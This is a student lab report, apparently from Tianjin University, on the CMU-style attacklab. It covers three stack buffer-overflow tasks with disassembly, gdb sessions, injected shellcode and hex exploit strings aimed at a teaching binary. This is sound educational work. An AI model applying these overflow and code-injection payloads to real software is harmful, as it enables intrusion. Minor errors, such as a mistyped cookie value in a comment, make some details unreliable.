天津大学

计算机系统基础上机实验报告

实验题目 4：代码注入攻击 attack

学院名称 未来技术学院

专　　业 计算机科学与技术

学生姓名 石云天

学　　号 3020205015

年　　级 2020 级

班　　级 2 班

时　　间 2022 年 11 月 12 日

实验 4：代码注入攻击

Attack

1. 实验目的

进一步理解软件脆弱性和代码注入攻击。

2. 实验内容

实验内容包括以下三个任务：详细内容请参考实验指导书：实验 4.pdf

No.	任务内容
1	任务一：在这次任务中，你不需要注入任何代码，只需要利用缓冲区溢出漏洞，实现程序控制流的重定向。
2	任务二：在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch2 函 数，并进入 touch2 函数的 validate 分支。
3	任务三：在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch3 函 数，并进入 touch3 函数的 validate 分支。

3. 实验要求

1） 在 Unbuntu18.04LTS 操作系统下，按照实验指导说明书，使用 gdb 和 objdump 和代码注入辅助工具，以反向工程方式完成代码攻击实验。

2） 任务一和任务二是必做任务；任务三为选做，有加分。

3）需提交：电子版实验报告全文。

4. 实验结果

（给出攻击过程的详细描述和攻击结果的运行时截图。并讨论每一个过程攻击时所应用的基本原理）

首先利用 objdump 反汇编工具获得 ctarget 的全部反汇编代码，并将其定向写入至文件 disctarget.txt 中，所用代码如下：

```
objdump -d ctarget >disctarget.txt
```

4.1 任务一

（1）任务描述：

利用缓冲区溢出漏洞，实现程序控制流的重定向，使 getbuf 函数返回时，不返回 test 函数，而是直接跳转到 touch1 函数；

（2）任务求解：

在 disctarget.txt 文件中查找 getbuf 函数所对应的反汇编代码，所得结果见下图 1：

```
00000000004017a8 <getbuf>:
  4017a8:       48 83 ec 28             sub    $0x28,%rsp
  4017ac:       48 89 e7                mov    %rsp,%rdi
  4017af:       e8 8c 02 00 00          callq  401a40 <Gets>
  4017b4:       b8 01 00 00 00          mov    $0x1,%eax
  4017b9:       48 83 c4 28             add    $0x28,%rsp
  4017bd:       c3                      retq
  4017be:       90                      nop
  4017bf:       90                      nop
```

图 1 getbuf 函数对应反汇编代码

在该段反汇编代码中，由 4017a8、4017b9 行中可以看出 getbuf 函数使用 0x28=40 个字节的空间，随后直接返回。因此我们需要先输入 40 个字节（全为 0 即可），随后输入 touch1 函数的地址，便可完成任务。touch1 函数对应的反汇编代码见下图 2：

```
00000000004017c0 <touch1>:
  4017c0:       48 83 ec 08             sub    $0x8,%rsp
  4017c4:       c7 05 0e 2d 20 00 01    movl   $0x1,0x202d0e(%rip)        # 6044dc <vlevel>
  4017cb:       00 00 00
  4017ce:       bf c5 30 40 00          mov    $0x4030c5,%edi
  4017d3:       e8 e8 f4 ff ff          callq  400cc0 <puts@plt>
  4017d8:       bf 01 00 00 00          mov    $0x1,%edi
  4017dd:       e8 ab 04 00 00          callq  401c8d <validate>
  4017e2:       bf 00 00 00 00          mov    $0x0,%edi
  4017e7:       e8 54 f6 ff ff          callq  400e40 <exit@plt>
```

图 2 touch1 函数对应反汇编代码

从中可以看出 touch1 函数的起始地址为 0x4017c0，因此我们需要在 ans1 最后加上 c01740（地址按小端排序所得结果，或直接利用 gcc 编译也可得到该结果），完成 ans1.txt 的编辑后输入指令：

```
./hex2raw < ans1.txt | ./ctarget -q
```

得到结果如下图 3 所示：

```
simpleedu@simpleedu:~/lab4$ ./hex2raw < ans1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 C0 17 40
```

图 3 任务一结果

（3）任务结果：

任务一答案为：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
c0 17 40
```

4.2 任务二

（1）任务描述：

在这次任务中，需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch2 函数，并进入 touch2 函数的 validate 分支；

（2）任务求解：

在 disctarget.txt 文件中查找 touch2 函数所对应的反汇编代码，所得结果见下图 4：

```
00000000004017ec <touch2>:
  4017ec:       48 83 ec 08             sub    $0x8,%rsp
  4017f0:       89 fa                   mov    %edi,%edx
  4017f2:       c7 05 e0 2c 20 00 02    movl   $0x2,0x202ce0(%rip)        # 6044dc <vlevel>
  4017f9:       00 00 00
  4017fc:       3b 3d e2 2c 20 00       cmp    0x202ce2(%rip),%edi        # 6044e4 <cookie>
  401802:       75 20                   jne    401824 <touch2+0x38>
  401804:       be e8 30 40 00          mov    $0x4030e8,%esi
  401809:       bf 01 00 00 00          mov    $0x1,%edi
  40180e:       b8 00 00 00 00          mov    $0x0,%eax
  401813:       e8 d8 f5 ff ff          callq  400df0 <__printf_chk@plt>
  401818:       bf 02 00 00 00          mov    $0x2,%edi
  40181d:       e8 6b 04 00 00          callq  401c8d <validate>
  401822:       eb 1e                   jmp    401842 <touch2+0x56>
  401824:       be 10 31 40 00          mov    $0x403110,%esi
  401829:       bf 01 00 00 00          mov    $0x1,%edi
  40182e:       b8 00 00 00 00          mov    $0x0,%eax
  401833:       e8 b8 f5 ff ff          callq  400df0 <__printf_chk@plt>
  401838:       bf 02 00 00 00          mov    $0x2,%edi
  40183d:       e8 0d 05 00 00          callq  401d4f <fail>
  401842:       bf 00 00 00 00          mov    $0x0,%edi
  401847:       e8 f4 f5 ff ff          callq  400e40 <exit@plt>
```

图 4 touch2 函数对应反汇编代码

在该段反汇编代码中，由 4017fc、40181d 行中可以看出 touch2 函数将其函数值与<cookie>进行比较，若两者相等，便会顺序执行到 validate 分支，即实现任务二的目标。因此我们需要将<cookie>的值传入到 touch2 函数中，即传入 touch2 函数使用的寄存器%rdi 中，从 cookie.txt 文件中可查询到<cookie>值为：0x59b997fa。但我们无法将其直接写入其中，需要将汇编语言转化为机器码后再传入。因此任务二的整体思路为：利用汇编语言将<cookie>的值传入%rdi 中，随后执行 touch2 函数（将 touch2 函数地址压入函数栈中），最后返回。因此建立文档 text.s，写入汇编代码如下：

```
movq  $0x50b997fa, %rdi  #<cookie>值为 0x50b997fa
pushq  $0x4017ec  #由 touch2 函数反汇编代码可知其首地址为 0x4017ec
ret
```

接下来利用 gcc 命令将其编译为. o 文件，并利用 objdump 工具进行反编译，所用指令如下：

```
gcc -c text.s
objdump -d text.o > text.d
```

所得结果见下图 5：

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

图 5 反汇编所得机器码

但若想知道将这段机器码存放在哪里，便要了解寄存器%rsp 的地址，在其栈顶进行注入。由于没有进行栈随机化，因此在 getbuf 函数中（由于 getbuf 函数使用了 40 个字节，故在栈减去 40 字节后的地址，即 0x4017ac 处）设置一个断点，然后查看寄存器%rsp 的地址即可，所用指令如下：

```
gdb ctarget
(gdb) b *0x4017ac
(gdb) r -q
(gdb) p/x $rsp
```

所得结果见下图 6：

```
(gdb) b *0x4017ac
Breakpoint 1 at 0x4017ac: file buf.c, line 14.
(gdb) r -q
Starting program: /home/simpleedu/lab4/ctarget -q
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Cookie: 0x59b997fa

Breakpoint 1, getbuf () at buf.c:14
14      buf.c: 没有那个文件或目录.
(gdb) p /x $rsp
$1 = 0x5561dc78
```

图 6 查看寄存器%rsp 的地址

从上图中可得寄存器%rsp 的地址为 0x5561dc78。至此可以得到任务二的答案，其由两部分构成：首先是 getbuf 函数的 40 个字节，在这 40 个字节中，前面部分将<cookie>的值传入 touch2 函数，后面部分 c 接下来是溢出后返回到寄存器%rsp 的地址，完成 ans2.txt 的编辑后输入指令：

```
./hex2raw < ans2.txt | ./ctarget -q
```

得到结果如下图 7 所示：

```
simpleedu@simpleedu:~/lab4$ ./hex2raw < ans2.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00
C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 78 DC 61 55
```

图 7 任务二结果

（3）任务结果：

任务二答案为：

```
48 c7 c7 fa 97 b9 59 68 ec 17
40 00 c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
78 dc 61 55
```

4.3 任务三

（1）任务描述：

在这次任务中，需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch3 函数，并进入 touch3 函数的 validate 分支。在 touch3 包含一个参数，输入一个字符串，通过 hexmatch 对字符串进行比对，满足条件则进入 validate 分支；

（2）任务求解：

在 disctarget.txt 文件中查找 touch3 函数所对应的反汇编代码，所得结果见下图 8：

```
00000000004018fa <touch3>:
  4018fa:       53                      push   %rbx
  4018fb:       48 89 fb                mov    %rdi,%rbx
  4018fe:       c7 05 d4 2b 20 00 03    movl   $0x3,0x202bd4(%rip)        # 6044dc <vlevel>
  401905:       00 00 00
  401908:       48 89 fe                mov    %rdi,%rsi
  40190b:       8b 3d d3 2b 20 00       mov    0x202bd3(%rip),%edi        # 6044e4 <cookie>
  401911:       e8 36 ff ff ff          callq  40184c <hexmatch>
  401916:       85 c0                   test   %eax,%eax
  401918:       74 23                   je     40193d <touch3+0x43>
  40191a:       48 89 da                mov    %rbx,%rdx
  40191d:       be 38 31 40 00          mov    $0x403138,%esi
  401922:       bf 01 00 00 00          mov    $0x1,%edi
  401927:       b8 00 00 00 00          mov    $0x0,%eax
  40192c:       e8 bf f4 ff ff          callq  400df0 <__printf_chk@plt>
  401931:       bf 03 00 00 00          mov    $0x3,%edi
  401936:       e8 52 03 00 00          callq  401c8d <validate>
  40193b:       eb 21                   jmp    40195e <touch3+0x64>
  40193d:       48 89 da                mov    %rbx,%rdx
  401940:       be 60 31 40 00          mov    $0x403160,%esi
  401945:       bf 01 00 00 00          mov    $0x1,%edi
  40194a:       b8 00 00 00 00          mov    $0x0,%eax
  40194f:       e8 9c f4 ff ff          callq  400df0 <__printf_chk@plt>
  401954:       bf 03 00 00 00          mov    $0x3,%edi
  401959:       e8 f1 03 00 00          callq  401d4f <fail>
  40195e:       bf 00 00 00 00          mov    $0x0,%edi
  401963:       e8 d8 f4 ff ff          callq  400e40 <exit@plt>
```

图 8 touch3 函数对应反汇编代码

在该段反汇编代码中，由 401911、401916、401936 行可以看出若想跳转到 validate 分支，应先调用 hexmatch 函数，检查其返回值，当其为 1 时，才能跳转至 validate 分支，接下来研究 hexmatch 函数的反汇编代码，见下图 9：

```
000000000040184c <hexmatch>:
  40184c:       41 54                   push   %r12
  40184e:       55                      push   %rbp
  40184f:       53                      push   %rbx
  401850:       48 83 c4 80             add    $0xffffffffffffff80,%rsp
  401854:       41 89 fc                mov    %edi,%r12d
  401857:       48 89 f5                mov    %rsi,%rbp
  40185a:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  401861:       00 00
  401863:       48 89 44 24 78          mov    %rax,0x78(%rsp)
  401868:       31 c0                   xor    %eax,%eax
  40186a:       e8 41 f5 ff ff          callq  400db0 <random@plt>
  40186f:       48 89 c1                mov    %rax,%rcx
  401872:       48 ba 0b d7 a3 70 3d    movabs $0xa3d70a3d70a3d70b,%rdx
  401879:       0a d7 a3
  40187c:       48 f7 ea                imul   %rdx
  40187f:       48 01 ca                add    %rcx,%rdx
  401882:       48 c1 fa 06             sar    $0x6,%rdx
  401886:       48 89 c8                mov    %rcx,%rax
  401889:       48 c1 f8 3f             sar    $0x3f,%rax
  40188d:       48 29 c2                sub    %rax,%rdx
  401890:       48 8d 04 92             lea    (%rdx,%rdx,4),%rax
  401894:       48 8d 04 80             lea    (%rax,%rax,4),%rax
  401898:       48 c1 e0 02             shl    $0x2,%rax
  40189c:       48 29 c1                sub    %rax,%rcx
  40189f:       48 8d 1c 0c             lea    (%rsp,%rcx,1),%rbx
  4018a3:       45 89 e0                mov    %r12d,%r8d
  4018a6:       b9 e2 30 40 00          mov    $0x4030e2,%ecx
  4018ab:       48 c7 c2 ff ff ff ff    mov    $0xffffffffffffffff,%rdx
  4018b2:       be 01 00 00 00          mov    $0x1,%esi
  4018b7:       48 89 df                mov    %rbx,%rdi
  4018ba:       b8 00 00 00 00          mov    $0x0,%eax
  4018bf:       e8 ac f5 ff ff          callq  400e70 <__sprintf_chk@plt>
  4018c4:       ba 09 00 00 00          mov    $0x9,%edx
  4018c9:       48 89 de                mov    %rbx,%rsi
  4018cc:       48 89 ef                mov    %rbp,%rdi
  4018cf:       e8 cc f3 ff ff          callq  400ca0 <strncmp@plt>
  4018d4:       85 c0                   test   %eax,%eax
  4018d6:       0f 94 c0                sete   %al
  4018d9:       0f b6 c0                movzbl %al,%eax
  4018dc:       48 8b 74 24 78          mov    0x78(%rsp),%rsi
  4018e1:       64 48 33 34 25 28 00    xor    %fs:0x28,%rsi
  4018e8:       00 00
  4018ea:       74 05                   je     4018f1 <hexmatch+0xa5>
  4018ec:       e8 ef f3 ff ff          callq  400ce0 <__stack_chk_fail@plt>
  4018f1:       48 83 ec 80             sub    $0xffffffffffffff80,%rsp
  4018f5:       5b                      pop    %rbx
  4018f6:       5d                      pop    %rbp
  4018f7:       41 5c                   pop    %r12
  4018f9:       c3                      retq
```

图 9 hexmatch 函数对应反汇编代码

为便于理解，将其中片段转化为 C++代码如下：

```
int hexmatch(unsigned val,char *a){
    char b[100];
    char *s = b + random()%100;
    sprintf(s,"%.8x",val);
    re = strncmp(a,s,9);
    return re;
}
```

从中发现：只有当 a 等于 val 时才能返回 1，即等于字符串“59b997fa”时返回 1，从而顺利跳转至 validate 分支完成任务。因此通过观察上述代码，发现 hexmatch 函数首先开辟了 110 字节的栈帧用于存储变量，但是其忽略了对*s 的定义，*s 存放地址随机，在函数运行过程中，此地址会被其他函数所覆盖，故可以在此处进行攻击。我们需要将*s 的数据放在其他不会被占用的地方，在反汇编代码中，在 touch3 函数后有一段 test 代码，且其在 touch1、touch2、touch3 函数中都没有进行调用，较为安全，因此可以推测此处即为任务希望我们存放*s 数据的地方，test 反汇编代码见下图 10：

```
0000000000401968 <test>:
  401968:       48 83 ec 08             sub    $0x8,%rsp
  40196c:       b8 00 00 00 00          mov    $0x0,%eax
  401971:       e8 32 fe ff ff          callq  4017a8 <getbuf>
  401976:       89 c2                   mov    %eax,%edx
  401978:       be 88 31 40 00          mov    $0x403188,%esi
  40197d:       bf 01 00 00 00          mov    $0x1,%edi
  401982:       b8 00 00 00 00          mov    $0x0,%eax
  401987:       e8 64 f4 ff ff          callq  400df0 <__printf_chk@plt>
  40198c:       48 83 c4 08             add    $0x8,%rsp
  401990:       c3                      retq
  401991:       90                      nop
  401992:       90                      nop
  401993:       90                      nop
  401994:       90                      nop
  401995:       90                      nop
  401996:       90                      nop
  401997:       90                      nop
  401998:       90                      nop
  401999:       90                      nop
  40199a:       90                      nop
  40199b:       90                      nop
  40199c:       90                      nop
  40199d:       90                      nop
  40199e:       90                      nop
  40199f:       90                      nop
```

图 10 test 对应反汇编代码

因此我们接下来需要寻找 test 中寄存器%rsp 的地址，所用指令如下：

```
gdb ctarget
(gdb) b *0x40196c
(gdb) r -q
(gdb) p/s $rsp
```

所得结果见下图 11：

图 11 查看 test 中寄存器%rsp 的地址

从上图可知：%rsp 的地址为 0x5561dca8，因此可以将寄存器%rsp 的地址移动到寄存器%rdi 中，然后将 touch3 函数的首地址(0x4018fa)压入函数栈中。因此新建文档 text1.s，写入汇编代码如下：

```
movq  $0x5561dca8, %rdi  #寄存器%rsp 的地址为 0x5561dca8
pushq  $0x4018fa  #由 touch3 函数反汇编代码可知其首地址为 0x4018fa
ret
```

接下来利用 gcc 命令将其编译为.o 文件，并利用 objdump 工具进行反编译，所用指令如下：

```
gcc -c text1.s
objdump -d text1.o > text1.d
```

所得结果见下图 12：



图 12 反汇编所得机器码

由任务二可知 getbuf 函数的寄存器%rsp 的地址为 0x5561dc78，因此我们需要将字符串“59b997fa”传入其中，上述字符串对应 ASCII 码为：35 39 62 39 39 37 66 61 00（末尾有\0）。至此可以得到任务三的答案，其由三部分构成：首先是 gutbuf 函数的 40 个字节，前面部分把 test 中寄存器%rsp 的地址传入%rdi 中，随后将 touch3 函数的首地址压入函数栈中，后面部分无实际作用，可以补充为 0；其次是溢出后返回到寄存器%rsp 的地址；最后是输入的 cookie 字符串。（注意：每次读取八个字节，第一部分为 40 个字节，满足 8 的整数倍，但第二部分只有 4 个字节,因此需要在后面补充 4 个字节的 0,使其满足 8 的整数倍的要求）。完成 ans3.txt 的编辑后输入指令：

```
./hex2raw < ans3.txt | ./ctarget -q
```

得到结果如下图 13 所示：



图 13 任务三结果

（3）任务结果：

任务三答案为：

```
48 c7 c7 a8 dc 61 55 68 fa 18
40 00 c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 35 39
62 39 39 37 66 61 00
```

5. 实验总结及心得体会

（代码注入攻击的总结，实验中遇到的问题及解决方法等）

通过本次拆弹实验，我对程序的机器级表示和处理方法有了更加深刻的理解，在实际实验过程中，经过反复尝试，对 gbd 调试工具以及 objdump 反汇编工具的使用更加熟练。最开始解决任务一时，我没有注意到地址应当按小端排序写入答案中，一直无法正确解决问题，经过很长时间的查阅资料，最终发现了问题，加以解决，最后得到正确结果。

在解决任务二的过程中，需要查看 getbuf 函数中寄存器%rsp 的地址，我起初直接在 getbuf 函数上设置了一个断点，虽然成功找到了地址，但这个地址是错误的，经过对反汇编代码的研究，我发现 getbuf 函数使用了 40 个字节，故应在栈减去 40 字节后的地址，即 0x4017ac 处设置断点，再进行查询，得到正确地址“0x5561dc78”，最后顺利解决了任务二。

在解决任务三的过程中，我没有注意到一次读取八个字节的隐藏限制，对于答案的第二部分，其只有四个字节，不是 8 的整数倍，若对其进行读取，需要用第三部分的前四字节作为填充，此时无法正确读取第三部分中的 cookie 字符串，导致无法正确解决问题，随后尝试在第二部分后补上四字节的 0，保证第三部分的完整正确读取，经测试，任务三顺利解决，至此完成本次实验。